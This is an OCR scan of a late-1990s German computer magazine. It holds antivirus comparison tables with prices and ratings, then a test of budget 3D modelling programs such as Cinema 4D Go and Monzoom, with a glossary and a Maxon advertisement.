Updatefrequenz:	6 pro Jahr [10]	wöchentlich	8–10 pro Jahr
Kostenloser Support:	unbegrenzt	1 Jahr	unbegrenzt
Handbuch/Viren-lexikon:	●/●	●/●	●/●
Wertung			
+	– Archivsuche beliebig erweiterbar	– ausgezeichnete Suchleistung – unterstützt viele Archiv-Formate	– ausgezeichnete Suchleistung – alle Updates inklusive
–	– findet keine Access-Viren – Archivsuche nur über externe Packer	– kein Zeitplaner – keine Bootdiskette – keine Disketten-untersuchung	– gelegentliche Aussetzer beim Virenwächter
Meinung:	Bis auf den Aussetzer bei Access-Makroviren ist AntiVir ein grundsolider Scanner. Auch der Virenwächter kann überzeugen.	Ein hervorragender Virenscanner, dem aber noch einige Komfortmerkmale fehlen.	Ein ausgereiftes Programm mit hervoragender Suchleistung und einem guten Preis-Leistungs-Verhältnis.
Preis/Leistung:	7	9	9
Funktionsumfang (20%):	7	6	8
Virensuche (60%):	9	9	9
Bedienung (10%):	6	6	8
Support (10%):	7	7	7
GESAMT	8	8	9

Unser Notenspektrum reicht von 0 (unzureichend) bis 10 Punkte (Referenz).

● Funktion vorhanden

⊘ Funktion nicht vorhanden

[1] Aufpreis pro Update auf Diskette: 16 Mark.

[2] Update für Makroviren fast täglich.

[3] Der Preis gilt für zweimonatliche Updates, monatliche Updates kosten 504 Mark pro Jahr, zusätzlich mit Zwischen-Updates kosten die Updates 605 Mark.

[4] Der Profi-Support für 135 Mark pro Jahr schließt auch Zwischen-Updates ein.

[5] Mit Windows NT ist die Version NT 4.0 Workstation gemeint, andere Versionen sind ausdrücklich angegeben.

[6] Der Virenwächter arbeitet unter Windows 95/98, der Scanner nur im DOS-Fenster.

[7] Nicht bootfähige Notfalldiskette.

[8] AntiVir greift auf die Original-Packprogramme zu, sie müssen also bereits vorhanden sein. Für die vier genannten Packer sind die Kommandozeilenparameter bereits vorgegeben, beliebige andere Packer lassen sich von Hand einbinden.

[9] Nur Status, keine Einstellungen.

[10] 12 Updates pro Jahr und zusätzliche Zwischen-Updates siehe [6]

[11] Aufgrund der Programmabstürze wurde das Gesamtergebnis auf Null gesetzt.





DIE TABELLE

Produkt	Cheyenne AntiVirus 5.0	McAfee VirusScan 4.0	F-Secure Anti-Virus 4.02 (Beta)	F-Prot 3.02a	Norton AntiVirus 5.0
Hersteller:	Computer Associates	Network Associates	Data Fellows	Frisk Software	Symantec
Preis:	79 Mark (inkl. 12 Updates)	99 Mark (inkl. 2 Jahr Update)	313 Mark (inkl. 1 Jahr Update)	kostenlos für Privatgebrauch	99 Mark (inkl. 1 Jahr Update)
Update:	79 Mark	69 Mark (1 Jahr)	281,70 Mark (1 Jahr)	kostenlos	3,95 US-Dollar (1 Jahr)
Info:	MicroBasic, 85622 Weißenfeld	Network Associates, 82110 Germering	PerComp Verlag, 22041 Hamburg	Frisk Software, Island	Symantec, 40880 Ratingen
Internet:	www.microbasic.de	www.nai.com	www.percomp.de	www.datafellows.fi	www.symantec.de
Betriebssystem (Lieferumfang):[5]	Win 95, 98	DOS, Win 3.1, 95, 98, NT	DOS, Win 95, 98	DOS, Win 95, 98 [6]	DOS, Win 3.1, 95, 98, NT
Betriebssystem (optional):[5]	Win NT	Win NT Server, NetWare	Win NT, NT Server, NetWare	–	Win NT Server, NetWare
Funktionsumfang					
Bootdiskette dabei/ erstellbar:	⊘/●	●/●	⊘/●	⊘/⊘	●/●
Zeitplaner:	●	●	●	⊘	●
Scannt Archive:	ARJ, LHA/LZH, ZIP, Cab	LHA/LZH, ZIP, ZIP-SFX	ARJ, LHA/LZH, ZIP	ARJ, ZIP	ARJ, LHA/LZH, ZIP, ZIP-SFX
Browser-Plugin:	⊘	● (E-Mail, Downloads, WWW-Seiten)	⊘	⊘	●
Virenwächter:	●	●	●	●	●
Bedienung					
Update automatisch/ manuell:	●/●	●/●	●/●	⊘/●	●/●
Zugriff über Task-Leiste:	●	●	●	●	●
Support					
Update auf Diskette/ Internet/Mailbox:	●/●/⊘	●/●/●	●/●/⊘	⊘/●/●	●/●/●
Update-Frequenz:	10 pro Jahr	täglich	4 pro Jahr[2]	12 pro Jahr	52 pro Jahr
Kostenloser Support:	30 Tage	1 Jahr	1 Jahr	–	unbegrenzt
Handbuch/ Virenlexikon:	●/●	●/●	●/●	⊘/⊘	●/●
Wertung					
⊕	– gutes Online-Update	– Browser-Plugin für Downloads – Zeitplaner universell nutzbar	– zwei Suchmaschinen (F-Prot/AVP) kombiniert – Bildschirmschoner-Funktion	– kostenlos – vielfältig konfigurierbarer Virenwächter	– gute Suchleistungen – Browser-Plugin für Downloads – Zeitplaner universell nutzbar
⊖	– langsamer Virenwächter – Probleme mit Archiven	– k.A., da Betaversion	– relativ langsam – wenig Updates, nicht automatisch	– Scanner nur für DOS – geringe Ausstattung – findet keine Access-Viren	– Programmabsturz bei einer Access-Datenbank – hoher Ressourcenverbrauch
Meinung:	Bei den Suchleistungen plaziert sich AntiVirus im Mittelfeld, bei Archiven und Hintergrundwächter muß Computer Associates nachrüsten.	Die neue Oberfläche von McAfee ist auf der Höhe der Zeit, die Scan-Engine von Dr. Solomon's gehört seit Jahren zu den besten.	Die Verwendung zweier unabhängiger Suchmaschinen bietet ein Plus an Sicherheit, F-Secure allein kann aber nicht überzeugen.	F-Prot kostet nichts, aber Sie müssen mit Komfortmängeln und nicht überzeugender Suchleistung leben.	Norton AntiVirus ist eine gute Wahl und deckt alle Anforderungen inklusive Internet-Downloads ab – nur der hohe Ressourcenverbrauch stört.
Preis/Leistung:	7	Keine Wertung, da Betaversion	7	10	8
Funktionsumfang (20%):	7		5	4	9
Virensuche (60%):	7		9	6	9
Bedienung (10%):	7		6	4	8
Support (10%):	5		6	2	7
GESAMT	7		8	5	9

Produkt	Norman Virus Control 4.50	Panda AntiVirus 5.0	Prof. Morse VirusBuster 2.1	Sophos Anti-Virus 3.13	ViruSweep 1.0
Hersteller:	Norman Data Defense Systems	Panda	IMC Interlink	Sophos	Quarterdeck
Preis:	270 Mark (inkl. 1 Jahr Update)	99 Mark (inkl. 1 Jahr Update)	49,95 Mark (inkl 1 Jahr Update)	463 Mark (inkl. 1 Jahr Update)	49 Mark (inkl. 1 Jahr Update)
Update:	170 Mark (1 Jahr)	69 Mark (1 Jahr)	49,95 Mark (1 Jahr)	463 Mark (1 Jahr)	49 Mark (1 Jahr)
Info:	Norman Data Defense, 42666 Solingen	Omega SEE, 85764 Oberschleißheim	Koch Media, 82152 Planegg	Sophos, 55268 Nieder-Olm	Quarterdeck, Dublin, Irland
Internet:	www.norman.de	www.omega-see.com	www.kochmedia.com	www.sophos.de	www.quarterdeck.com
Betriebssystem (Lieferumfang):[5]	DOS, Win 3.1, 95, 98, NT, OS/2	DOS, Win 3.1, 95, 98, NT 3.51, NT 4.0, OS/2	Win 3.1, 95, 98	DOS, Win 3.x, 95, 98, NT, Mac	DOS, Win 95, 98
Betriebssystem (optional):[5]	Win NT Server, NetWare, Exchange, Lotus Notes	Win NT Server, NetWare, Exchange, Lotus Notes	–	Win NT Server, NetWare, OS/2, OpenVMS, Unix	–
Funktionsumfang					
Bootdiskette dabei/ erstellbar:	⊘/●	⊘/●	⊘/●	●[7]/●	⊘/●
Zeitplaner:	●	⊘	⊘	●	●
Scannt Archive:	ARJ, ZIP	ARJ, ZIP	ARJ, ZIP	–	–
Browser-Plugin:	⊘	⊘	⊘ (nur E-Mail)	⊘	● (E-Mail, Downloads)
Virenwächter:	●	●	⊘	●	●
Bedienung					
Update automatisch/ manuell:	⊘/●	● (im Netz)/●	⊘/●	● (im Netz)/⊘	●/●
Zugriff über Task-Leiste:	●	●	⊘	●[9]	●
Support					
Update auf Diskette/ Internet/Mailbox:	●/●/⊘	●/●/⊘	⊘/●/⊘	●/●/●	⊘/●/●
Update-Frequenz:	12 bis 24 pro Jahr	täglich	12 pro Jahr	12 pro Jahr	12 pro Jahr
Kostenloser Support:	1 Jahr	1 Jahr	90 Tage	unbegrenzt	unbegrenzt
Handbuch/ Virenlexikon:	● (auf CD)/●	●/●	●/●	●/●	●/●
Wertung					
+	– Ausnahmeregelung für eingetragene Makros – Behaviour Blocker	– meldet Viren schon beim Öffnen eines Archivs		– ausgezeichnete Suchleistung – effektive Netzwerkunterstützung	– funktionale Oberfläche – gutes Online-Update
–	– findet keine Access-Viren – kein automatisches Update	– schlechte Suchleistung bei polymorphen Viren – Programmabsturz bei Diskettenprüfung	– regelmäßige Programmabstürze – kein Virenwächter – kein Zeitplaner	– unterstützt keine Archive	– schwache Suchleistung – findet keine Access-Viren – keine Archive
Meinung:	Ein solides Programm mit guter Ausstattung, das aber bei der Virenerkennung noch zulegen sollte.	Panda AntiVirus ist wegen seiner deutlichen Mängel bei der Suchleistung und dem Programmabsturz kaum empfehlenswert.	Der VirusBuster ist auf grund der ungenügenden Ausstattung und der Programmabstürze nicht empfehlenswert.	Sophos Anti-Virus ist für heterogene Netzwerke entwickelt und bietet für Einzelplatzrechner zu wenig Komfort.	An Oberfläche und Update-Service gibt es wenig auszusetzen, die Suchleistung muß aber noch deutlich besser werden.
Preis/Leistung:	5	1	0	6	1
Funktionsumfang (20%):	6	5	2	5	7
Virensuche (60%):	6	3	0	9	2
Bedienung (10%):	6	6	2	5	8
Support (10%):	7	7	1	7	7
GESAMT	7	4	0	8	4



AUF DER HEFT-CD

3D-Programme unter 400 Mark

Dreisprung

Modellieren, Texturieren, Animieren – 3D-Software gilt als Krönung der PC-Grafik. Wir zeigen, ob neue Preisbrecher auch Normalanwender glücklich machen.

SVEND NISSEN

Herrliche Zeiten sind angebrochen für 3D-Interessierte: Früher nahezu unerschwingliche Hardware verspricht zu geringen Kosten Rechenpower pur, und wer heute 3D-Software kauft, bekommt umfangreiche Pakete für wenig Geld.

Kein Wunder, daß sich 3D-Programme allmählich aus der Spezialisten-Nische lösen: Immer mehr Gelegenheitsanwender wagen sich an dieses Thema. Aber: Was nützt dem Normalanwender, der schnell mal ein Logo für seine Präsentation bewegen will, das mächtigste Programm, wenn er es erst nach monatelanger Einarbeitung vernünftig bedienen kann?

Daher erwarten wir von den Testkandidaten in der 400-Mark-Klasse nicht nur, daß sie die wichtigsten Optionen bieten, um Objekte zu formen, sie mit ansprechenden, realistischen Oberflächen versehen und bewegen können. Vielmehr legen wir gesteigerten Wert auf die Bedienbarkeit. Als Testaufgabe wählten wir eine überschaubare 3D-Szene. Genaueres dazu lesen Sie in der Textbox „Testverfahren und Ergebnisse“ auf S. 163.

3D live grafix

Als Mogelpackung entpuppte sich IMSI 3D live grafix: In der deutschsprachigen Verpackung steckte eine englischsprachige Software – kein feiner Zug des Herstellers. Auch das Programm selbst hinterläßt mit vielen Detailschwächen, einer äußerst umständlichen Handhabung und seiner wenig einladenden Oberfläche keinen ausgereiften Eindruck. Das miserabel übersetzte, unstrukturierte Handbuch ist teilweise auch noch inhaltlich falsch. So verweist Seite 230 beispielsweise auf einen nirgends vorhandenen Ordner namens *MISC*.

3D live besteht aus zwei getrennten Programmen mit eigenen Werkzeugflächen. Der Objekteditor ist für das Erstellen der Meshes (Flächennetze; siehe Glossar, S. 160) gedacht. Der Funktionsumfang ist theoretisch recht ordentlich. So enthält 3D live alle Grundfunktionen zur Mesh-Bearbeitung. Vertex-Manipulation (siehe Glossar, S. 160) ist möglich, ebenso Morphing (Verformen).

Die Darstellung ist isometrisch oder perspektivisch. Ein Hintergrund kann jedoch nicht angezeigt werden – ein böses Manko. Noch schlimmer: Die Darstellung der Gitter ist durch eine zu große Vertex-Darstellung verwirrend und unübersichtlich, wodurch das Bearbeiten oft zum Ratespiel wird.

Der DXF-Filter weigerte sich, Original-*dxf*-Dateien aus 3D Studio anzuzeigen, und lieferte nicht mal eine Fehlermeldung.

Die Mondoberfläche ließ sich durch einen gestauchten Quader erreichen. Durch Vertex-Verschiebung kann 3D live Vertiefungen und Erhebungen erzeugen. Extrusionsobjekte ermöglichten eine freie Gestaltung des Raumschiffs. Die Fahne ließ sich durch Veränderung der Vertex bewegen. Mangels Boolescher Funktionen war der Helm aber nicht angemessen herzustellen.

Auch bei der Texturierung überzeugt 3D live nicht. Es arbeitet mit einem integrierten Materialeditor. Über eine Mate-

DIE NACHLÄSSIGE DARSTELLUNG im Installationsprogramm von 3D live grafix läßt die Dateien sehr groß erscheinen.

rialliste erreicht man das Editorfenster. Materialien auf Objekten werden im Objekteditor zugeordnet, sind aber nur im Scenery-Editor beim Rendern des Bilds überprüfbar – ein unendlich mühsamer Vorgang.

Die gängigen Materialparameter sind im Fenster des Materialeditors einstellbar. Ein Vorschaufenster zeigt das Ergebnis auf einer Kugel, jedoch leider nicht automatisch, sondern erst, wenn Sie auf die Kugel geklickt haben. Die Materialien lassen sich nur auf das gesamte Objekt mappen.


Die Animation findet im zweiten Programmteil – dem Szeneneditor – statt. Time-Splines steuern Animationen: Ein Bewegungspfad wird erzeugt und dann dem Objekt zugeordnet. Dieses Verfahren gestattet zwar Bewegungen, die Handhabung ist jedoch sehr kompliziert und daher wenig einladend.

Cinema 4D Go

Stabilität und Schnelligkeit machten Cinema aus der deutschen Software-Schmiede Maxon in Rekordzeit zu einem erfolgreichen Newcomer im heißumkämpften Profimarkt. Mit der Go-Version wildert Maxon erstmals im Heimanwender-Revier.

ÜBERSICHTLICH UND MÄCHTIG: Der Materialeditor von Cinema 4D Go läßt selbst bei Profis keine Wünsche offen.

Go enthält alle Standardfunktionen eines Profiprogramms. Es ist gegenüber der rund 1000 Mark teureren „Normalversion" nur geringfügig eingeschränkt, etwa bei der möglichen Bildgröße. Dadurch ist Go für Objektmanipulation als auch für Gitter-/Vertex-Bearbeitung bestens gerüstet. Trotz der sehr vielen professionellen Werkzeuge erweist sich die Oberfläche als gut aufgeräumt. Eigene Oberflächenanordnungen kann Go speichern, was in den unterschiedlichen Projektphasen einer Animationserstellung außerordentlich hilfreich ist.



ALLES AUF EINEN BLICK: Die aufgeräumte Oberfläche von Cinema 4D Go lädt auch Einsteiger ein.

Die Werkzeugpaletten von Cinema Go sind frei konfigurierbar und werden mitgespeichert. Maßgeschneiderte Arbeitsumgebungen sind das Ergebnis. Wer sich hier ein wenig Zeit nimmt, spart sich später viel Zeit.

Der Import von *dxf*-Dateien erfolgt ohne Qualitätsverlust. Gruppierungen werden korrekt übernommen, und sogar das native Format AutoDesk 3ds verstand Cinema perfekt. Dabei arbeitet Cinema 4D – wie bei fast allen Aufgaben – mit beeindruckender Geschwindigkeit.

Cinema 4D enthält mit Abstand die meisten Grundkörper und Spline-Formen im Testfeld. So standen für die Mondoberfläche neben den Grundflächen aus Polygonen und Splines sogar ein fraktaler Landschaftsgenerator sowie ein Höhenrelief bereit. Das Modellieren des Raumschiffs und der Fahne funktionierte mit Hilfe von Konstruktionshilfen wie *Anordnen* oder *Gruppieren* im Handumdrehen. Der Feinschliff auf Vertex-Ebene verlief ebenfalls reibungslos und bequem. Auch bewährten sich die Booleschen Funktionen, um den Helm zu formen. Für Texturierungen arbeitet Go vorbildlich mit einer Materialbibliothek. Zwölf verschiedene Typveränderungen lassen sich einstellen. Von Spiegelung über Relief bis zu Displacement ist alles vorhanden, um erstklassige Materialien zu erzeugen. Darüber integriert Go Shader in die meisten Typveränderungen. Er hat mit Abstand die funktionsreichste und übersichtlichste Bibliothek.

Cinema glänzt zudem mit seinen Animationsoptionen. Sie sind leicht umzusetzen, genau und vielfältig. Für perfekte natürliche Bewegungen läßt sich die Animation über Keys feintunen.

Monzoom

Der Reflections-Nachfolger Monzoom von PC Oberland ist wie Cinema eines der wenigen Software-Programme aus Deutschland. Bekannt vor allem für seine genauen Konstruktionswerkzeuge, hat Monzoom vor allem bei den Animationsoptionen gewaltig zugelegt.

Geblieben ist jedoch die eigenwillige, zunächst gewöhnungsbedürftige Oberfläche, die vor allem Umsteiger vor Anlaufprobleme stellen dürfte. Je mehr man sich freilich mit dem Programm beschäftigt, desto mehr Freude kommt auf.

Das Modellieren mit Monzoom erfolgte präzise und schnell. Die Mondoberfläche wurde durch eine Gebirgefunktion erzeugt. Eine Bilddatei oder besser deren Helligkeitswerte beein-

POSER 3.0

Mit MetaCreations Poser wird die Animation von Einzelbestandteilen wie Händen zum Vergnügen. Das Programm generiert Zweibeiner und auch Vierbeiner, die kinderleicht zum Laufen gebracht werden. Mimik und Sprechen können mit Presets (Vorlagen) schnell und überzeugend umgesetzt werden. Selbst feinste Bewegungen bildet Poser detailgetreu nach. Der Preis: rund 600 Mark.

flußten die Höhe der Flächenerhebungen. Die *dxf*-Datei ließ sich problemlos einbinden. Das Raumschiff entstand aus Grundkörpern, die nachträglich in ihrer Netzstruktur bearbeitet wurden. Hier stellte Monzoom von allen Kandidaten die vielfältigsten Manipulationsoptionen zur Verfügung. Auch die Fahne konnte mit den sehr exakten Werkzeugen des Punkteditors schön gewellt werden.


Der Helm ließ sich über Boolesche Operatoren ebenso mühelos wie präzise und schnell konstruieren. Das passende Material konnten wir denkbar einfach über einen Material-Manager zuordnen.

LANDSCHAFTSGENERATOREN

Um natürlich wirkende Landschaften zu erzeugen, bieten sich spezielle Lösungen an. **MetaCreations Bryce 3D** versteht sich als ein Programm zur Erstellung und Animation virtueller Umgebungen. Es generiert Landschaften aller Art, simuliert Wasseroberflächen und bietet mit einer Grundkörperbibliothek auch die Möglichkeit, einfache Konstruktionen zu modellieren. Komplexe Objekte können aus anderen 3D-Programmen importiert werden. Bryce überzeugt durch die Qualität seiner Landschaften, die sich jedoch leider nicht in Standardformaten exportieren lassen. Der Preis beträgt rund 300 Mark.

Animatek World Builder erzeugt für rund 2000 Mark unglaublich realitätsnahe künstliche Welten, in denen wirklich alles animierbar ist. Wolkenflug, sturmgepeitschte See oder das Wachsen eines Baums – mit diesem Programm kein Problem. Praktisch ist auch: Der World Builder kann mit 3D Studio Max Verbindung aufnehmen, so daß Sie eine Szene mit beiden Programmen gleichzeitig bearbeiten können.

Noch im Betastadium befindet sich die Software **Terragen**. Auch sie zeigt sehr vielversprechende Ansätze und soll zum Jahresende verfügbar sein.



VIELSEITIGE PRÄZISIONSWERKZEUGE: Konstruieren und Modellieren sind die Stärken von Monzoom.

Über den Parametereditor ließen sich die Texturwerte vielfältig verändern. Die Animation des fliegenden Raumschiffs konnte dank des Timeline-Prinzips – in Monzoom Sequenz genannt – im Sequenzeditor sehr fein eingestellt werden, so daß auch Abbremsen und Beschleunigen möglich wurden.

Ray Dream 3D

Ray Dream 3D wendet sich an Einsteiger, die sich mit der klaren Oberfläche schnell anfreunden dürften. Ray Dream ist in erster Linie zur Objekt- und nicht zur Gittermanipulation ausgelegt. Es beherrscht die Grundfunktionen Skalieren, Dehnen/Stauchen, was für die meisten Objektveränderungen auch ausreicht, jedoch kein Morphen. Pluspunkte sammelt Ray Dream 3D mit seiner frei einstellbaren, vertikalen Werkzeugleiste und einer gut durchdachten horizontalen Menü- und Steuerleiste. Leider gibt es keine Four-up-Funktion (siehe Glossar), jedoch können mehrere Fenster isometrisch und perspektivisch sowie in der Kameraansicht geöffnet werden.

Der Import der *dxf*-Datei war problemlos möglich. Ärgerlich: Für die Mondoberfläche stand eine eigene *Terrain*-Funktion zur Verfügung, die sich zwar anwenden ließ, aber nur mit nervenden Lizenzmeldungen arbeitete. Daher erstellten wir als endlose Fläche ein Objekt, das jedoch nicht modellierbar war.

Die Erstellung des Raumschiffs durch Extrusionskörper war möglich. Das nachträgliche Verändern der Objekte zwang jedoch zur Rückkehr in die 2D-Darstellung, die das Modellieren von

GLOSSAR

3D-Transformation: Alle räumlichen Veränderungen eines Objekts in einer 3D-Szene. Die gängigen Transformationen sind unter anderem Verschieben, Rotieren und Skalieren.
3DMF: 3D Metafile Dateiformat von Apple zum Austausch von 3D-Daten zwischen Programmen.
3ds: Dateiformat von 3D Studio der Firma AutoDesk. Wird von vielen 3D-Programmen erkannt.
Anti-Aliasing: Verhindert stufige Kanten durch Farbglättung.
Boolesche Operationen: Erstellung eines neuen Körpers, der sich aus der Addition, Subtraktion oder Teilmenge zweier Körper ergibt.
DXF: Von AutoDesk entwickeltes und am weitesten verbreitetes 3D-Dateiaustauschformat.
Extrusionskörper: Eine zweidimensionale Form wird entlang eines Pfads in die dritte Dimension extrudiert (gezogen) und erhält dadurch ein Volumen.
Four-up-Funktion: Four up ist die in 3D-Programmen übliche Darstellung in vier Fenstern mit der Möglichkeit, die einzelnen Fenster in isometrischer (frontal, links, rechts oben und unten) oder perspektivischer Sicht zu sehen.
Grundkörper: Geometrische Grundformen, die als Ausgangsform für zusammengesetzte Objekte dienen. In der Regel stellen 3D-Programme zumindest Kugel, Zylinder, Pyramide, Kegel und Torus zur Verfügung.
Lichtbrechung: Wenn ein Lichtstrahl aus einem Medium in ein anderes übergeht (z.B. von Luft in Wasser), ändert er seinen Winkel. Gute Raytracing-Programme berücksichtigen dieses Phänomen bei der Bildberechnung.
Mapping: Anordnung und Ausrichtung eines Materials auf einem Objekt.
Mesh: Bezeichnung für das Flächennetz eines 3D-Körpers.
Raytracing: (Strahlverfolgung) Bildberechnung, bei der ein virtueller Lichtstrahl von einer virtuellen Kamera auf eine 3D-Szene projiziert wird, um Oberflächengestaltung und Sichtbarkeit zu ermitteln. Die Berechnung ist sehr zeit- und rechenintensiv.
Spline: Eine Raumkurve, die als Bewegungspfad, aber auch als Teil eines Extrusionskörpers eingesetzt werden kann.
Vertex: Ein Punkt in einem Flächennetz, an dem sich eine Ecke mindestens einer Fläche befindet. Über das Verändern einer oder mehrerer Vertexes verformt man ein Mesh.

Im Bereich der 3D-Programme hat MAXON mit CINEMA 4D™ ein neues Kapitel aufgeschlagen. Zahlreiche Testsiege und Auszeichnungen sowie ein großer Funktionsumfang gepaart mit Geschwindigkeit und Stabilität etablieren eine neue Leistungsklasse in der 3D-Grafik auf Desktop-Computern.

MAXON computer

Alle drei CINEMA 4D-Versionen basieren auf demselben hochoptimierten Programmcode und bieten eine identische Handhabung! Die Erweiterbarkeit mit C.O.F.F.E.E.-Plug-ins, die Nutzung von Bitmap- und mathematischen Texturen sowie konsequentes Drag-and-Drop sind ebenfalls allen Versionen gemein.

CINEMA 4D XL

Die High-End 3D-Lösung für alle Bereiche von Modelling und Animation

Neben sämtlichen Features der Versionen GO und SE offeriert das Familienoberhaupt XL nahezu alle Funktionen, die Profis für anspruchsvollste Bilder oder Animationen benötigen, so z.B. ein Partikelsystem der Extraklasse, in dem jedes beliebige Objekt zum Partikel werden kann (auch Lichtquellen und animierte Objekte); Bones, mit denen komplexe Character-Animation möglich wird, und echtes NURBS-Modelling, das absolut weiche organische Formen ermöglicht.



DM 2.999,–





CINEMA 4D SE

Für Fortgeschrittene und Profis im Bereich Design und Visualisierung

Die kürzlich neu aufgelegte Version des „Klassikers" bietet zahlreiche Animations-Spezialeffekte (Explosion, Morphing, Splittern und viele weitere) mit Echtzeitvorschau an. Weiterhin sind sämtliche Parameter animierbar, z.B. Brennweite, Lensflares, Sichtbarkeit und viele mehr. Die Ausgabeauflösung liegt bei bis zu 16.000 x 16.000 Pixeln in Primetime-/Kunstdruck-Qualität.


DM 1.595,–




CINEMA 4D GO

Für den 3D-Einsteiger, Multimedia- und Web-Designer

Die neue GO-Version bietet dem engagierten Hobbyisten sowie professionellen Screen-Designern die Möglichkeit, CINEMA 4D™-Technologie nun auch sehr preiswert für ihre Projekte zu nutzen. CINEMA 4D GO bietet umfangreiche Modelling-Features, einfach zu bedienende Keyframe-Animation und volle S-VHS-PAL-Auflösung in Broadcast-Qualität.



DM 348,–



CINEMA 4D™

Ausführliche Produktbeschreibungen sowie Demo-Versionen unter www.maxon.de
Änderungen und Irrtümer vorbehalten


MAXON Computer GmbH
Max-Planck-Str. 20
D-61381 Friedrichsdorf
Tel. +49 (0)6172 - 5906-0
Fax +49 (0)6172 - 5906-30

























HIGH-END-LÖSUNGEN

Die großen Animationsschmieden für Kino und Fernsehen arbeiten nach wie vor mit **Softimage** und **Alias Wavefront** auf Unix Workstations. Sie kosten je nach Ausbaustufe ab 30 000 Mark. Nur so war bisher in erträglicher Zeit und einer Qualität, die dem Kinostandard reichte, eine professionelle Produktion durchzuführen.
Kinetix schaffte es jedoch, mit dem **3D Studio Max** unter Windows NT eine für knapp 8000 Mark preisgünstigere, aber nicht weniger professionelle Lösung anzubieten. Max wird jedoch erst durch die zahllosen, extra zu bezahlenden Plugin-Lösungen wirklich „highendig".
Theoretisch ist es seit langem möglich, auch mit weitaus billigeren Programmen ähnlich gute Ergebnisse zu erzielen. In der Praxis bieten sich die High-End-Lösungen dennoch zum Broterwerb an: Sie verbinden hohes Image mit der Tatsache, daß es dafür genügend qualifizierte Operatoren gibt. Daß PC-Animation Zukunft hat, zeigt sich dadurch, daß Softimage bereits seit längerem auch auf NT läuft und eine nächste, stark verbesserte NT-Version angekündigt ist.
Neuerdings hört man bei den Profis immer öfter 4D. Maxon hat mit **Cinema 4D XL** für weniger als 3000 Mark einen Herausforderer auf den Markt gebracht, der die besten Features der Konkurrenten vereint. Mit ein paar Erweiterungen im Modelling sowie dem für 1999 angekündigten Netzwerk-Rendering wird Cinema 4D zu einem Profi-Tool, bei dem sich nicht nur AutoDesk/Kinetix warm anziehen muß.
Erheblich billiger, aber längst nicht so umfangreich sind das sehr gut bedienbare **Strata Studio 2.53** (2000 Mark) und **MetaCreations Infini-D 4.5** (1200 Mark). Sie bieten sich insbesondere für nicht allzu aufwendige Konstruktionsaufgaben und für Animationen an.



FAST HÄTTE ES GEKLAPPT: Dinos Kleidung lief beim Import ein.

Gittern sehr abstrakt und schwierig machte. Die ordentlich ausgerüstete Objektbibliothek enthält allerdings bereits einen gut modellierten Raumgleiter.

Die Fahne wurde durch eine gestauchte Box erstellt, da keine begrenzte Flächenfunktion vorhanden ist. Auch der Helm war der Aufgabe nach nicht erstellbar, da Boolesche Funktionen fehlen.

Besser als die bescheidenen Konstruktionsoptionen funktionierte die Texturierung. Das Programm arbeitet für Materialoberflächen nach dem Shader-Prinzip, welches vielfältigere Texturen garantiert. Shader sind eine Art Haut für Oberflächen, die Sie auf Objekte legen. Ein Feuer-Shader, den Sie auf einen Kegel anwenden, führt zu einer Kerzenflamme.

Der große Vorteil liegt darin, daß Sie Shadern eigene Charakteristika zuordnen können. Es sind auf der CD fast 50 Unterverzeichnisse mit verschiedenen Shadern wie zum Beispiel *Planeten* oder *Wandstrukturen* vorhanden, die sich frei modifizieren lassen.

